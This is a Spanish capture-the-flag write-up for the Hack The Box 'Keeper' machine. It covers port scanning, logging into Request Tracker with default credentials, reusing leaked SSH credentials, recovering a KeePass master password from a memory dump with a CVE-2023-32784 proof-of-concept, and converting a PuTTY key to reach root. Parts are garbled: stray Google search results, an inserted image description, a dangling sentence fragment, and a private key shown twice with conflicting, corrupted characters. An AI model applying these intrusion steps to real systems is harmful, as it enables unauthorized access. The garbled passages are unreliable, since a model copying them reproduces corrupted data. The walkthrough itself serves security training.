

## 243- KEEPER

- 1. KEEPER
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Default web service credentials
  - 1.5. Leaked SSH credentials
  - 1.6. KeePass master key cracking via dump file
  - 1.7. Looking for password coincidence on internet
  - 1.8. Changing SSH key format

### 1. KEEPER

<https://app.hackthebox.com/machines/Keeper>

KEEPER 556

RETIRE MACHINE

**Keeper**

LINUX EASY

**3.8**  
MACHINE RATING

**24427**  
USER OWNS

**18152**  
SYSTEM OWNS

**12/08/2023**  
RELEASED

Created by knightmare

Copy Link

Play Machine

### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```

> settarget "10.10.11.227 Keeper"
> ping 10.10.11.227

PING 10.10.11.227 (10.10.11.227) 56(84) bytes of data:
64 bytes from 10.10.11.227: icmp_seq=1 ttl=63 time=42.4 ms
64 bytes from 10.10.11.227: icmp_seq=2 ttl=63 time=44.1 ms
64 bytes from 10.10.11.227: icmp_seq=3 ttl=63 time=42.2 ms
64 bytes from 10.10.11.227: icmp_seq=4 ttl=63 time=41.4 ms
64 bytes from 10.10.11.227: icmp_seq=5 ttl=63 time=70.8 ms
64 bytes from 10.10.11.227: icmp_seq=6 ttl=63 time=43.7 ms
64 bytes from 10.10.11.227: icmp_seq=7 ttl=63 time=44.0 ms
64 bytes from 10.10.11.227: icmp_seq=8 ttl=63 time=44.1 ms
64 bytes from 10.10.11.227: icmp_seq=9 ttl=63 time=45.0 ms
64 bytes from 10.10.11.227: icmp_seq=10 ttl=63 time=43.7 ms
64 bytes from 10.10.11.227: icmp_seq=11 ttl=63 time=42.4 ms
64 bytes from 10.10.11.227: icmp_seq=12 ttl=63 time=41.6 ms
^C
--- 10.10.11.227 ping statistics ---
12 packets transmitted, 12 received, 0% packet loss, time 1102ms
rtt min/avg/max/mdev = 41.425/45.455/70.834/7.728 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Solo tenemos los *puertos 22 y 80* abiertos.

```

> nmap -sS -p- --open 10.10.11.227 -n -Pn --min-rate 5000 -o6 allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-17 23:35 CET
Nmap scan report for 10.10.11.227
Host is up (0.067s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

> nmap -sCV -p22,80 --min-rate 5000 10.10.11.227 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-17 23:35 CET
Nmap scan report for 10.10.11.227
Host is up (0.058s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3539d4394b1f6186dd7c37bb4b989e (ECDSA)
|_  256 1ae972be8b185d5cfeffdd8d808efcd66 (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.87 seconds

```

## 1.3. Tecnologías web

- Cuando visitamos la web, ésta nos redirige a *"tickets.keeper.htb/rt"*. Así que añadimos este dominio a nuestro */etc/hosts*.

```

File: /etc/hosts
1  # Host addresses
2  127.0.0.1 localhost
3  192.168.1.130 parrot
4  ::1 localhost ip6-localhost ip6-loopback
5  ff02::1 ip6-allnodes
6  ff02::2 ip6-allrouters
7
8  # Others
9  10.10.11.227 keeper.htb tickets.keeper.htb
10

```

- Whatweb**: nos reporta lo siguiente. Entre otra información, vemos un correo electrónico. Vemos que se está usando un servicio llamado *Request Tracker*.

```


> whatweb http://10.10.11.227
http://10.10.11.227 [200 OK] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.227], nginx[1.18.0]

> whatweb http://tickets.keeper.htb
http://tickets.keeper.htb [200 OK] Cookies[RT_SID tickets.keeper.htb.80], Country[RESERVED][ZZ], Email[sales@bestpractical.com], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[RT_SID_tickets.keeper.htb.80], IP[10.10.11.227], PasswordField[pass], Request-Tracker[4.4.4dfsg-2ubuntu1], Script[text/javascript], Title[Login], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], nginx[1.18.0]

```


## 1.4. Default web service credentials

- Accedemos a "[tickets.keeper.htb/rt/](http://tickets.keeper.htb/rt/)" y nos encontramos con un panel de login. Buscamos **credenciales por defecto** del servicio *Request Tracker*, el cual detectamos anteriormente con *Whatweb*. Este servicio es simplemente un sistema de emisión de incidencias y seguimiento de problemas. Finalmente, encontramos unas credenciales que usamos para conseguir acceso, siendo el usuario *root* y contraseña *password*. En la siguiente imagen, podemos ver que tenemos acceso a lo que parece ser un panel administrativo.




## 1.5. Leaked SSH credentials

- Investigando la página web, vamos a una sección */Users*, en la que, seguidamente, encontramos unas credenciales para un tal *Inorgaard*, con contraseña *Welcome2023!*.



- Usamos estas credenciales para conectarnos por **SSH**. Conseguimos acceso.




## 1.6. KeePass master key cracking via dump file


- **CVE-2023-32784**:
- En el directorio `/home` de la máquina encontramos un archivo `.zip` que descomprimos a continuación con: `unzip RT30000.zip`. Al descomprimirlo, obtenemos dos archivos, uno `.dmp` y otro `.kdbx`. Parece que se trata de un dump de una base de datos de **KeePass**. Nos abrimos un servidor con Python para descargarlos desde nuestra máquina de atacante.



- Nos descargamos estos archivos con `wget`. Para tratar de descifrar el archivo `.kdbx`, vamos a usar la herramienta **KeePassXC** con `keepassxc passcodes.kdbx`. Necesitamos una **contraseña maestra** para este archivo, la cual de momento no tenemos. Esta contraseña maestra lo que hace es cifrar la base de datos de contraseñas de **KeePass**. De momento, intentaremos ver el otro archivo `.dmp`. No obstante, este archivo nos lo interpreta como binario, y es demasiado grande como para que podamos sacar algo en claro.




- En este punto, recurrimos a **Keepass2john** para extraer el hash del archivo **passcodex.kdbx**: `keepass2john passcodes.kdbx > hash.txt`. Esto realiza una conversión de **.kdbx** al formato aceptado por **John the Ripper**, con la finalidad de crackear este hash. Tratamos de romperlo hash a continuación, pero no tenemos éxito.



- Tratamos de buscar más información por internet sobre cómo podemos extraer en texto claro la contraseña maestra de un archivo **.kdbx**. Encontramos un exploit para **KeePass**, el cual extrae la contraseña maestra desde la memoria de la aplicación. Esto nos permite que, al comprometer el dispositivo, recuperemos la contraseña incluso cuando la base de datos está bloqueada. Para esta vulnerabilidad, no se requiere ejecución de código en el sistema objetivo, sino tan solo un **volcado de memoria**. Asimismo, se nos comparte una herramienta para realizar esta explotación, la cual clonamos en nuestro directorio de trabajo. Compartimos este exploit a continuación.

<https://github.com/matro7sh/keepass-dump-masterkey>



- Para usar esta herramienta, tenemos que pasarle como parámetro el archivo **.dmp**, es decir, el dumpeo de memoria. Por tanto, ejecutamos este exploit con `python3 poc.py KeePassDumpFull.dmp`. Obtenemos posibles contraseñas, pero éstas muestran caracteres no imprimibles.



2.54, se implementaron cambios en el uso de API y/o inserción de cadenas aleatorias para mitigar este problema.

- Google

dgrød med fløde

X ↻ 🔍

Imágenes

Videos

Noticias

Libros

Finance

Todos los filtros Herramientas

Sugerencia: Limita esta búsqueda a resultados en español. Más información sobre cómo filtrar por idioma.

196 flavors

https://www.196flavors.com › rødgrod-med-fløde

Rødgørød med Fløde - Receta Tradicional Danesa

29 oct 2021 — El rødgørød med fløde es un típico postre danés preparado a base de compota de frutos rojos (arándanos, frutillas, moras, etc.) ...

★★★★★ Valoración: 5 · 1 voto · 25 min

- The image shows a Kali Linux terminal window on the left and a web application interface on the right. The terminal displays a command to run 'keepassxc' with a password file, and the web application shows the configuration for a 'keeper.htb' ticketing server. The 'Notas' (Notes) field contains a large block of base64-encoded text.

**Terminal Output:**

```
> keepassxc passcodes.kdbx
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

**Web Application Interface:**

**Network • keeper.htb (Ticketing Server) • Editar apunte**

**Título:** keeper.htb (Ticketing Server)

**Usuario:** root

**Contraseña:** F4x~3K6ndf

**URL:** https://example.com

**Etiquetas:**

**Expira:** 19/03/23 10:30

**Notas:**

```
PUtTY-User-Key-File: 3: ssh-rsa
Encryption: none
Comment: rsa-key-20230510
Public Lines: 6
AABAB3N2aC1yC2AAADAAQAAABAAQACWp9hMoeGBR0GpC8EwryyChWp0UD
bIC2X3JZtEFGyQpNlhd4nsK84v1Qk0H0vPRR8Ezab0nCMcP8U180~81
EHT3ChyRfK899KSSqSDxUzaf4FBAxQxqj0Hm1H2WJnA34lCFCLM
Gj0G0aZuafqcyY2b0r6uVnH48tmpp2G8Dx0p8D0zHfR0am18U
FVbU2CenSUPDUJaw7wL56qC28w6qhm2LGDx0xup6+L0yGNNNA2j38PFTFZQ
LxFTYUKTBUbujunLk0fM4+bbj87MXLqbrt3Syawf6Ccx0Et
Private Lines: 34
AABABCB8d9v8ET18UfN8GjX2hnXTPZKSzQvkkicDw6VR+1yeId0S2ybmrdj
oDblw26v0t1T5Z2m2mVCCNk45cb30X3nH00tPuGgyCYC2W5G6n2Ch
hmZtCEXeq1QDp1d8AAK0w0c3h9720vffp+gpx7AA4s4t0k542H0pUf7
7fN4kL0W180Th3kKc23C278dCkn+V8fyA6V0p14cPTM0Lsd7tpuJ2T
VKGwLIZ210M0C0GvHYW6H04F6cwpSMHLD500t4LMAw0K3T0aT0wvz
U9CzAu1p9m3019v0801tp0p0hMAA8QD302h5A+AJ0c342v0p0c1Q0gWv
0x06ccMvBDbhbl6vKAF6j3eehXevWwUDx0K7T0Q5V2VUw7ET1cv4ExGz
id0p9p3h4yAPM1t8b6v4A4hCzj0p0J28BTB030G0G0w0h0nH2H
N1FbKmeH90AAIEAr3b8vWanspME+6n6nq302R1Pph5pXpct89L87NV
09y0ZaacC24T0QkiwP08ImMe+Nyassjgc79THHNFj5hlyXag74E2WEEA
ah0u1J0d50E8B9v0w1d18AAK0w0c3h9720vffp+gpx7AA4s4t0k542H0pUf7
AACAANv0kpsug0v0A27Bamd7NRvPv4dsMaQcxkv197F8e2Mduj0gy0g6f0
APFZ7Dn0hQ7Q70d9cRvL0T8U0p0c0v0x0E7n75n0dy0L7d3d3eTndY
NnHj0fnc0w0j7JmE7H072vW7T0W0G0p0g0729u
Private: b0a0f02ef0d0e557200121aa87372c96750799d05dc3ab6Sec34c5cb0
```

- Copiamos toda esta clave y la pegamos en un archivo en nuestro directorio de trabajo. No obstante, debemos saber que esta no es la típica clave SSH `id_rsa`. Siendo ésta una clave `Putty-user-key-file-3`, la cual suele tener una extensión `.ppk`. La idea entonces es tratar de transformar este formato de clave a un formato `PEM`, que es el usado por las claves privadas SSH con la

extensión **.key**. Para ello, vamos a usar la herramienta **Puttygen** con `puttygen private_key -o private-openssh -o id_rsa`. Ya tenemos nuestra clave **id\_rsa**.

- ```
> cat private_key
File: private_key
1  PuTTY-User-Key-File-3: ssh-rsa
2  Encryption: none
3  Comment: rsa-key-20230519
4  Public-Lines: 6
5  AAAAB3NzaC1yc2EAAAADAQABAAQCNvqse/HMswGBRQpSc/EwyXjvcBwpuL/D
6  Br/CZy38ZbFEF89z8PMUN4DIsesK84x1ktqH0L8vPTRR1EzsBbn+mCpBLH8Q+81T
7  EHTc3ChyRyXk899PKSSqKdXtZefJ4FBAQIXoJdPLHIMvh72yJNay34lfcFC+LM
8  CJ/c0tQa2IaFgcVJ+2bnR0U+UVRB4thmJca29JAqz9B8Kd0GsLH8F8eanTBA1Tu
9  PVuIt2e+SUppUkAv7iL5eqC2bW6q/qhm3LGOXup6+L0JyGNHTA22338P1FTTzQ
10 LxPVTWUKT8uBjunnLkKkfmM4+bJ8g7MXLqbrtsg5ywF6Ccx8Et
11 Private-Lines: 14
12 AABACB8d9vETt8/UfMdg/C2hnXTP2KSa0xxkLcdW6VR+1ye/t/d0S2yJhnr6J
13 oDnliVzdo7Htp35ZjdmzwxVCCNIIc45cb3hXK3IYHe87psTuGyTCSZWSGn8ZC1h
14 kmY2TZOV9eq1D6P1uB6AXSKuwc03h97Z0oyf6p+qxcYXwkp44/otK45cf2heputY
15 f7n24kVlWLBQThsLLKkcz3/Cz7BdCkn+LvF8lyA6VF8p14cFTM9Lsd7l/pLLJzT
16 VkcwzBZ2yYnY0QqXtYmW4V6rCwpsKSLD45BQJ2efcLNBw5K0J/fcc0Tpwlvz
17 UXjCavLPmsXB19UG8JlTpg0RyHAAAQ0D2KfhsA+/ASrc84ZIVagCgeIQ8lWs
18 OX88eoCM8DhhbV6YKAFevJ3xeahXelVwU0CD0X7TLQ5V2sUw7E71cvL/ExGz
19 lndqyp3R4yAaV7PIMTLTgBkqs4AA3rcJ2pjb01AZ88TBK9IQIZG0swL3/uyfIZ1r
20 S5Gh1FK/meh9AAAIeArz3aWansqte+0Vebhg3G28IPPhpsY9pxLE89L87MIV
21 09ygQ7Aec+C24ToYkLwYpa0B1mMe+Nyaxss/qc7o9TnHNPf35lryLXagT4E2wEEa
22 xHv1Pd5rEBt89V8ox1kxBrxAVIZgeHRFrPrF823PeNMLC2BNWEID8G76VKA
23 AACAWJoksusgJ0ovTA27Bamd7MRPv1a4dsMaQeXcxVh19/TF8ozHduJoiGygoFad
24 AFZ270eh1o1Q1Tqgr8eVL0078mlqbcas9dK5670715zrf0ymLzYk5CcETn9y
25 NNKJMJ]rocfaxfKvuJ7smEFmg7ZyW7CBWg0zgz67TKz91s=
26 Private-MAC: b8a8fd2edf4f8e55728812aa673732c9e76758739db85adc3ab65ec34c55cb0

> puttygen private_key -o private-openssh -o id_rsa
ls
hash.txt id_rsa KeePassDumpFull.dmp passcodes.kdbx poc.py private_key
Δ > /home/papir0p/pryor/CIF/HTB/keeper/exploits > |
```

- Hacemos `chmod 600 id_rsa` para dar los permisos necesarios a esta clave. Ahora, ejecutamos: `ssh -i id_rsa root@10.10.11.227` para conectarnos como **root** a la máquina víctima proporcionando el archivo **id\_rsa**. Conseguimos acceso.

- ```
> chmod 600 id_rsa
> ls -l id_rsa
-rw----- root root 1.6 KB Sun Feb 18 13:44:30 2024 id_rsa
> ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Tue Aug 8 19:00:06 2023 from 10.10.14.41
root@keeper:~# whoami
root
root@keeper:~# cd /root
root@keeper:~# cat root.txt
6df04df5444085d17ed5fabca7a6d3
root@keeper:~# |
```